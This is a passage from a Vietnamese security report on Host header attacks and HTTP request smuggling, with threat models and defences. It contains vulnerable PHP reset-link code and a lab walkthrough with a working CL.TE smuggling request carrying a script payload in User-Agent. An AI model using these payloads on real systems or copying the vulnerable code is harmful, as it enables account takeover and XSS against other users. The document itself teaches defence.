Để giải quyết vấn đề này, có thể vô hiệu hóa hỗ trợ cho dữ liệu đầu vào bị ảnh hưởng hoặc vô hiệu hóa việc lưu đệm trên tất cả các trang bị ảnh hưởng. Nếu cả dữ liệu đầu vào bị ảnh hưởng và hành vi lưu đệm đều được yêu cầu, hãy cấu hình bộ nhớ đệm để đảm bảo rằng dữ liệu đầu vào được đưa vào cache key. Tùy thuộc vào giải pháp lưu đệm được sử dụng, nếu dữ liệu đầu vào nằm trong header yêu cầu, có thể đạt được điều này bằng cách sử dụng header Vary trong phản hồi.

Các biện pháp phòng ngừa bổ sung khi triển khai việc lưu đệm bao gồm:

- Nếu đang xem xét loại trừ một thứ gì đó khỏi cache key vì lý do hiệu năng, hãy viết lại yêu cầu thay vì loại trừ.
- Không chấp nhận các fat GET requests, vì một số công nghệ bên thứ ba có thể cho phép điều này theo mặc định.
- Vá các lỗ hổng phía client ngay cả khi chúng có vẻ không thể khai thác, vì một số lỗ hổng này thực sự có thể bị khai thác do các đặc thù không thể đoán trước trong hành vi của bộ nhớ đệm.
- Nếu header không cần thiết để trang web hoạt động, nó nên bị vô hiệu hóa để tránh phơi bày các unkeyed inputs không cần thiết.

CHƯƠNG 4. HTTP HOST HEADER ATTACK

4.1 Tổng quan

Host Header Attack là một hình thức tấn công web lợi dụng trường Host trong giao thức HTTP. Thông thường, một máy chủ web có thể lưu trữ nhiều website (virtual hosting) trên cùng một địa chỉ IP. Host header giúp máy chủ phân biệt được client muốn truy cập website nào. Tuy nhiên, nếu ứng dụng web tin tưởng hoàn toàn giá trị Host do client gửi lên và sử dụng nó để tạo URL tuyệt đối, đặt cookie, thực hiện chuyển hướng (redirect) hoặc quyết định định tuyến (routing), thì đây chính là điểm yếu để kẻ tấn công khai thác.

Bằng cách giả mạo giá trị Host, kẻ tấn công có thể khiến hệ thống tạo ra các đường dẫn hoặc email chứa liên kết tới domain giả mạo do chúng kiểm soát. Khi người dùng truy cập vào liên kết đó, các token nhạy cảm (ví dụ: token đặt lại mật khẩu, xác thực đăng nhập, v.v.) có thể bị rò rỉ về phía kẻ tấn công

Mô hình đe dọa gồm:

- Attacker: có khả năng gửi request tùy chỉnh tới server (hoặc qua proxy) với Host giả mạo; có thể kiểm soát DNS & server cho domain giả mạo.
- Target: ứng dụng/web server/reverse proxy dùng trực tiếp Host để sinh URL tuyệt đối, đặt cookie domain, redirect.
- Người dùng cuối (victim): nhận email hoặc link từ ứng dụng và click vào link do attacker kiểm soát dẫn tới rò rỉ token/credential hoặc phishing.

Động cơ attacker: lấy token reset, chiếm account, thực hiện phishing, poisoning cache để phân phối nội dung độc, hoặc truy cập dữ liệu tenant khác.

4.2 Mô hình tấn công chi tiết

Các thực thể:

- Attacker: người có thể gửi request tùy chỉnh (qua curl, Burp, proxy) và/hoặc control DNS/domain attacker-control.com.
- Target (Server): ứng dụng web tạo URL/redirect/email dựa trên Host header.
- Victim: người dùng nhận email hoặc click link chứa token.

Luồng tấn công:

1. Attacker gửi request với Host giả mạo tới server (hoặc lừa server thông qua đoạn flow chấp nhận input).
2. Server tạo URL tuyệt đối dựa vào Host giả mạo.
3. Server gửi email cho victim (reset/verify) chứa link trở tới domain attacker.
4. Victim click -> token/credential đi tới attacker hoặc victim bị dẫn đến trang phishing.
5. Attacker dùng token truy cập/chiếm quyền.

4.3 Kịch bản minh họa

Bối cảnh:

- Website: <https://secure-app.com>
- Chức năng: Người dùng yêu cầu reset password, server gửi email chứa link reset: <https://{Host}/reset?token=...>

Bước tấn công:

1. Attacker gửi request POST /forgot-password với header Host: attacker-reset-control.com và email nạn nhân.
2. Server sinh token XYZ123 và ghép URL: <https://attacker-reset-control.com/reset?token=XYZ123>.
3. Server gửi email đến victim với link trên.
4. Victim click link -> bị điều hướng qua server attacker hoặc attacker thu thập token.
5. Attacker dùng token để đặt mật khẩu mới trên secure-app.com (nếu token còn hiệu lực) và chiếm account.

Mã minh họa dễ bị tấn công:

```
$base = isset($_SERVER['HTTP_HOST']) ? 'https://'.$_SERVER['HTTP_HOST'] :
'https://secure-app.com';
```

```
$resetLink = $base . '/reset?token=' . $token;
```

```
mail($email, "Reset password", "Click: $resetLink");
```

Mã an toàn sử dụng white list:

```
$allowed_hosts = ['secure-app.com', 'www.secure-app.com'];
```

```
$host = $_SERVER['HTTP_HOST'] ?? '';
```

```
if (!in_array($host, $allowed_hosts)) {
```

```
    $host = 'secure-app.com';
```

```
}
```

```
$resetLink = "https://$host/reset?token=$token";
```

4.4 Phòng chống Host Header Attack

Cách chắc chắn để ngăn chặn Host Header Attack là không sử dụng giá trị Host do client gửi để tạo đường dẫn tuyệt đối, thiết lập cookie hoặc định tuyến yêu cầu. Thay vào đó, nên dùng địa chỉ cố định cấu hình sẵn (ví dụ: APP_BASE_URL). Nếu bắt buộc phải dựa vào Host header, hãy chỉ cho phép các tên miền nằm trong danh sách an toàn (whitelist) hoặc các header đã được proxy tin cậy ghi đè.

Để xử lý triệt để, có thể:

- Xác thực và lọc Host header: loại bỏ ký tự lạ, bỏ port, chuyển sang dạng chuẩn trước khi sử dụng.
- Không dùng Host để đặt cookie domain, tránh bị chiếm cookie.
- Thêm Host vào cache key hoặc tắt cache với trang động để ngăn cache poisoning.

- Cấu hình web server từ chối Host không hợp lệ, ví dụ dùng server_name cố định trong Nginx.
- Theo dõi và ghi log Host bất thường, phát hiện sớm hành vi tấn công.

Các biện pháp bổ sung gồm:

- Không chấp nhận các request lạ, header không cần thiết.
- Vá các lỗ hổng phía client như open redirect hoặc XSS.
- Nếu header nào không cần cho hoạt động, vô hiệu hóa để tránh phơi bày thông tin.

CHƯƠNG 5. HTTP REQUEST SMUGGLING

5.1 Giới thiệu

5.1.1 Định nghĩa và Tính nghiêm trọng

Lỗ hổng HTTP Request Smuggling (HRS), còn được gọi là tấn công bất đồng bộ HTTP, là một kỹ thuật khai thác bảo mật can thiệp vào cách một máy chủ web xử lý chuỗi các yêu cầu HTTP. Lỗ hổng này không xuất phát từ lỗi lập trình ứng dụng mà là từ sự mâu thuẫn trong việc giải thích ranh giới của một yêu cầu HTTP giữa hai hoặc nhiều thiết bị xử lý yêu cầu liên tiếp nhau trong một kiến trúc (thường là một máy chủ front-end, ví dụ: bộ cân bằng tải, proxy ngược, hoặc CDN, và một máy chủ back-end thực thi ứng dụng).

Lỗ hổng HRS được đánh giá là cực kỳ nghiêm trọng, bởi vì nó cho phép kẻ tấn công vượt qua các lớp bảo mật phía trước (như WAF), truy cập trái phép vào các tài nguyên nội bộ, và trực tiếp tấn công hoặc chiếm đoạt phiên của những người dùng hợp lệ tiếp theo.

5.1.2 Bối cảnh giao thức và kiến trúc mạng

Để hiểu rõ lỗ hổng HTTP Request Smuggling, điều quan trọng là phải xem xét cách giao thức HTTP/1.1 và các thành phần mạng hiện đại (Proxy, Load Balancer) hoạt động cùng nhau.

Kết nối HTTP/1.1: Tái sử dụng Kết nối (Keep-Alive)

HTTP/1.1 đã giới thiệu tính năng Keep-Alive (hoặc Persistent Connection), cho phép một kết nối TCP duy nhất có thể được tái sử dụng để gửi và nhận nhiều yêu cầu (Request) và phản hồi (Response) liên tiếp. Điều này giúp giảm thiểu độ trễ do phải thiết lập lại kết nối TCP/TLS cho mỗi yêu cầu, cải thiện đáng kể hiệu suất duyệt web.

Do đó, các yêu cầu HTTP được gửi trên cùng một kết nối TCP được xếp hàng tuần tự (HTTP Pipelining) và máy chủ phải xử lý chúng theo đúng thứ tự đó.

Mô hình Proxy và Hàng đợi Yêu cầu

Trong hầu hết các kiến trúc web hiện đại, lưu lượng truy cập của người dùng không đi thẳng đến máy chủ ứng dụng (Back-end) mà đi qua một hoặc nhiều máy chủ trung gian (Intermediate Servers), thường được gọi là Front-end (như Load Balancer, Reverse Proxy, hoặc WAF).

- Front-end nhận nhiều kết nối TCP từ nhiều người dùng khác nhau.
- Để tối ưu hóa, Front-end thường chỉ duy trì một số ít kết nối TCP liên tục (Keep-Alive) đến máy chủ Back-end.
- Các yêu cầu từ nhiều người dùng bên ngoài được Front-end tập hợp lại và xếp hàng để gửi đi lần lượt qua cùng một kết nối TCP duy nhất đến Back-end.

Khi các yêu cầu từ nhiều người dùng khác nhau được đóng gói và gửi đi liên tiếp trên cùng một kết nối TCP, làm thế nào để cả Front-end và Back-end biết chính xác đâu là điểm kết thúc của yêu cầu A và đâu là điểm bắt đầu của yêu cầu B? Nếu ranh giới này bị hiểu sai, gói tin của người dùng khác nhau sẽ bị trộn lẫn vào nhau.

5.1.3 Nguyên nhân

Nguyên nhân gốc rễ của HRS nằm ở giao thức HTTP/1.1, vốn cung cấp hai cách khác nhau để xác định nơi kết thúc của phần thân (body) của một yêu cầu:

1. Tiêu đề Content-Length (CL): Định nghĩa độ dài chính xác của phần thân yêu cầu bằng số byte.
2. Tiêu đề Transfer-Encoding (TE): Được sử dụng để chỉ định rằng phần thân được truyền theo kiểu "chunked" (chia thành các khối nhỏ), với một khối có độ dài bằng 0 (0\r\n\r\n) đánh dấu sự kết thúc của toàn bộ yêu cầu.

Theo đặc tả HTTP/1.1 (RFC 7230), nếu một yêu cầu chứa cả hai tiêu đề, tiêu đề Content-Length phải được bỏ qua và Transfer-Encoding phải được ưu tiên. Tuy nhiên, do sự khác biệt trong việc triển khai và xử lý lỗi giữa các phần mềm máy chủ (thường là máy chủ proxy/front-end và máy chủ ứng dụng/back-end), quy tắc này không được tuân thủ thống nhất. Khi kẻ tấn công gửi một yêu cầu chứa cả hai tiêu đề này, mỗi máy chủ sẽ chọn một tiêu đề khác nhau để xác định độ dài, dẫn đến sự bất đồng bộ.

5.2 Cơ chế tấn công

Trong một cuộc tấn công HRS, kẻ tấn công tạo ra một yêu cầu HTTP "mơ hồ" (ambiguous request) sao cho máy chủ Front-end và Back-end diễn giải độ dài của nó khác nhau:

- Front-end (FE): Xử lý yêu cầu thứ nhất và chuyển toàn bộ dữ liệu (bao gồm cả yêu cầu "buôn lậu" ẩn) cho Back-end.
- Back-end (BE): Giải mã yêu cầu đó thành hai yêu cầu riêng biệt. Yêu cầu đầu tiên là yêu cầu hợp lệ của kẻ tấn công, và yêu cầu thứ hai (yêu cầu buôn lậu) được Back-end xem là yêu cầu tiếp theo đến từ cùng một kết nối mạng.

Yêu cầu "buôn lậu" này nằm chờ đợi trong bộ đệm của Back-end và sẽ được Back-end ghép với phần còn lại của yêu cầu hợp lệ tiếp theo của một người dùng khác, gây ra hậu quả độc hại.

5.3 Phòng chống HRS

Để phòng chống HRS, cần triển khai một cách tiếp cận đa tầng, tập trung vào việc loại bỏ sự mơ hồ trong việc diễn giải yêu cầu HTTP.

5.3.1. Chuyển đổi sang HTTP/2

- Giải pháp triệt để: Giao thức HTTP/2 sử dụng một cơ chế xác định ranh giới yêu cầu hoàn toàn khác, dựa trên một trường độ dài rõ ràng trong frame header, không còn phụ thuộc vào các tiêu đề Content-Length hay Transfer-Encoding.
- Khuyến nghị: Nếu có thể, hãy chuyển đổi toàn bộ kiến trúc (từ Front-end đến Back-end) sang sử dụng HTTP/2 để loại bỏ hoàn toàn các vector tấn công HRS cổ điển.
- Lưu ý: Nếu Front-end sử dụng HTTP/2 nhưng buộc phải hạ cấp (downgrade) yêu cầu xuống HTTP/1.1 để giao tiếp với Back-end, nguy cơ vẫn tồn tại nếu quá trình hạ cấp này không được chuẩn hóa nghiêm ngặt.

5.3.2. Chuẩn hóa yêu cầu (Request Normalization)

Máy chủ Front-end (Proxy) phải chịu trách nhiệm đảm bảo tất cả các yêu cầu được chuyển tiếp đều phải tuân thủ nghiêm ngặt các tiêu chuẩn HTTP/1.1 trước khi gửi đến Back-end.

- Loại bỏ tiêu đề kép: Nếu Front-end nhận được một yêu cầu có cả Content-Length và Transfer-Encoding, nó nên từ chối yêu cầu đó bằng mã lỗi 400 Bad Request hoặc đóng kết nối TCP ngay lập tức.
- Làm rõ tiêu đề: Nếu không thể từ chối, Front-end nên chuẩn hóa bằng cách loại bỏ hoàn toàn một trong hai tiêu đề, hoặc tính toán lại Content-Length dựa trên kết quả giải mã Transfer-Encoding và loại bỏ tiêu đề Transfer-Encoding.
- Sử dụng Header tùy chỉnh: Một số tổ chức sử dụng header tùy chỉnh (ví dụ: X-Request-Length) do Front-end tự tạo để đảm bảo Back-end chỉ dựa vào độ dài được xác định rõ ràng, thay vì phụ thuộc vào các tiêu đề gốc của người dùng.

5.3.3. Cấu hình máy chủ Back-end nghiêm ngặt

Máy chủ Back-end cũng cần được cấu hình để hoạt động một cách an toàn nhất:

- Từ chối các yêu cầu mơ hồ: Back-end nên được cấu hình để không chấp nhận bất kỳ yêu cầu nào chứa cả hai tiêu đề Content-Length và Transfer-Encoding.
- Hạn chế thời gian chờ (Timeout): Sử dụng các cơ chế timeout chặt chẽ để nhanh chóng đóng các kết nối có vẻ bị bất đồng bộ hoặc có yêu cầu bị gián đoạn, ngăn chặn các yêu cầu buôn lậu kịp thời tác động đến người dùng tiếp theo.

- Đồng bộ hàng đợi: Nếu có thể, cấu hình để Front-end và Back-end sử dụng cùng một phần mềm hoặc thư viện phân tích cú pháp HTTP để đảm bảo sự nhất quán trong việc xác định ranh giới yêu cầu.

DEMO HTTP REQUEST SMUGGLING

Demo thực hiện bài lab trên Portswigger tại đường link sau:


<https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflect-d-xss>

Bài lab bao gồm một máy chủ front-end và một máy chủ back-end. Trong đó máy chủ front-end không hỗ trợ chunked encoding. Đây gợi ý bài lab khai thác theo hướng biến thể CL.TE của lỗ hổng HRS (front-end tính độ dài request theo CL trong khi back-end tính theo TE).

Yêu cầu hoàn thành bài lab là khai thác thành công lỗ hổng XSS thông qua trường User-Agent bị phản xạ lại. Với lỗ hổng này, nếu chỉ khai thác XSS như thông thường ta chỉ phản xạ lại trên trình duyệt mình, nhưng với HSR ta có thể chèn header User-Agent giả mạo chứa payload vào request kế tiếp trên đường dẫn, khiến mục tiêu gửi cú request đó bị XSS.

Các bước khai thác như sau:


B1: Kiểm chứng vị trí bị XSS



B2: Tạo request buôn lậu chứa phần request giả mạo dự định chèn vào cú request ngay kế tiếp trên đây. Ở đây có 2 header CL và TE, máy chủ front-end không xử lý được TE nên xác định theo CL nghĩa là gửi toàn bộ 11 dòng request. Dữ liệu khi đến máy chủ back-end do xử lý được cả 2 header nên ưu tiên chọn TE để xử lý, kết quả là chỉ đọc hết dòng 8 (chunk có size là 0 byte), 3 dòng 9, 10, 11 sẽ được hiểu là phần đầu của request tiếp theo. Ở phần request buôn lậu ta thấy có payload ở trường User-Agent và header X-IGNORE-ME để biến dòng start line gốc thành giá trị của header này.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1 \r \n
2 Host: 0a06009703c41d9d82bf219c00da0091.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 44 \r \n
5 Transfer-Encoding: chunked \r \n
6 \r \n
7 0 \r \n
8 \r \n
9 GET /post?postId=8 HTTP/1.1 \r \n
10 User-Agent: Test"><script>alert(1)</script> \r \n
11 X-IGNORE-ME:
```

B3: Kiểm chứng kết quả



KẾT LUẬN

Bài viết đã bao quát từ nền tảng HTTP đến các kỹ thuật tấn công trên đối với giao thức này. Trước hết, phần mở đầu đặt nền vững chắc giới thiệu mô hình client - server, vai trò của URI/URL và cấu trúc request/response. Tiếp theo đó, báo cáo lần lượt bóc tách bốn mũi tấn công tiêu biểu: CRLF injection (bẻ khung header và response splitting), Web Cache Poisoning (đầu độc phản hồi qua unkeyed inputs), Host Header Attack (giả mạo Host để chiếm token/chuyển hướng) và HTTP Request Smuggling (lệch pha CL/TE giữa front-end/back-end). Mỗi phần đều chỉ ra điều kiện khai thác, tác động và biện pháp phòng vệ thực tiễn: chuẩn hóa request, whitelisting/APP_BASE_URL cố định, cấu hình cache hợp lý (Vary/disable cho nội dung động), và đặc biệt là đồng bộ parser hoặc chuyển hẳn sang HTTP/2 để triệt tiêu độ mơ hồ.

TÀI LIỆU THAM KHẢO

- [1] HTTP: The Definitive Guide, tác giả David Gourley, Brian Totty, Marjorie Sayer, Anshu Aggarwal, Sailu Reddy
- [2] WSTG - Latest | Testing for HTTP Splitting Smuggling
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/15-Testing_for_HTTP_Splitting_Smuggling
- [3] PortSwigger | HTTP response header injection
https://portswigger.net/kb/issues/00200200_http-response-header-injection
- [4] CRLF Injection in Content-Disposition header
<https://github.com/golang/go/issues/75557>
- [5] invicti | CRLF injection <https://www.invicti.com/learn/crlf-injection/>
- [6] RFC 9110 - HTTP Semantics <https://datatracker.ietf.org/doc/html/rfc9110>
- [7] PortSwigger | Web cache poisoning | Web Security Academy
<https://portswigger.net/web-security/web-cache-poisoning>
- [8] PortSwigger Research | Gotta cache em all: bending the rules of web cache exploitation <https://portswigger.net/research/gotta-cache-em-all>
- [9] PortSwigger | HTTP Host header attack
<https://portswigger.net/web-security/host-header>
- [10] WSTG - Latest | OWASP Foundation
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection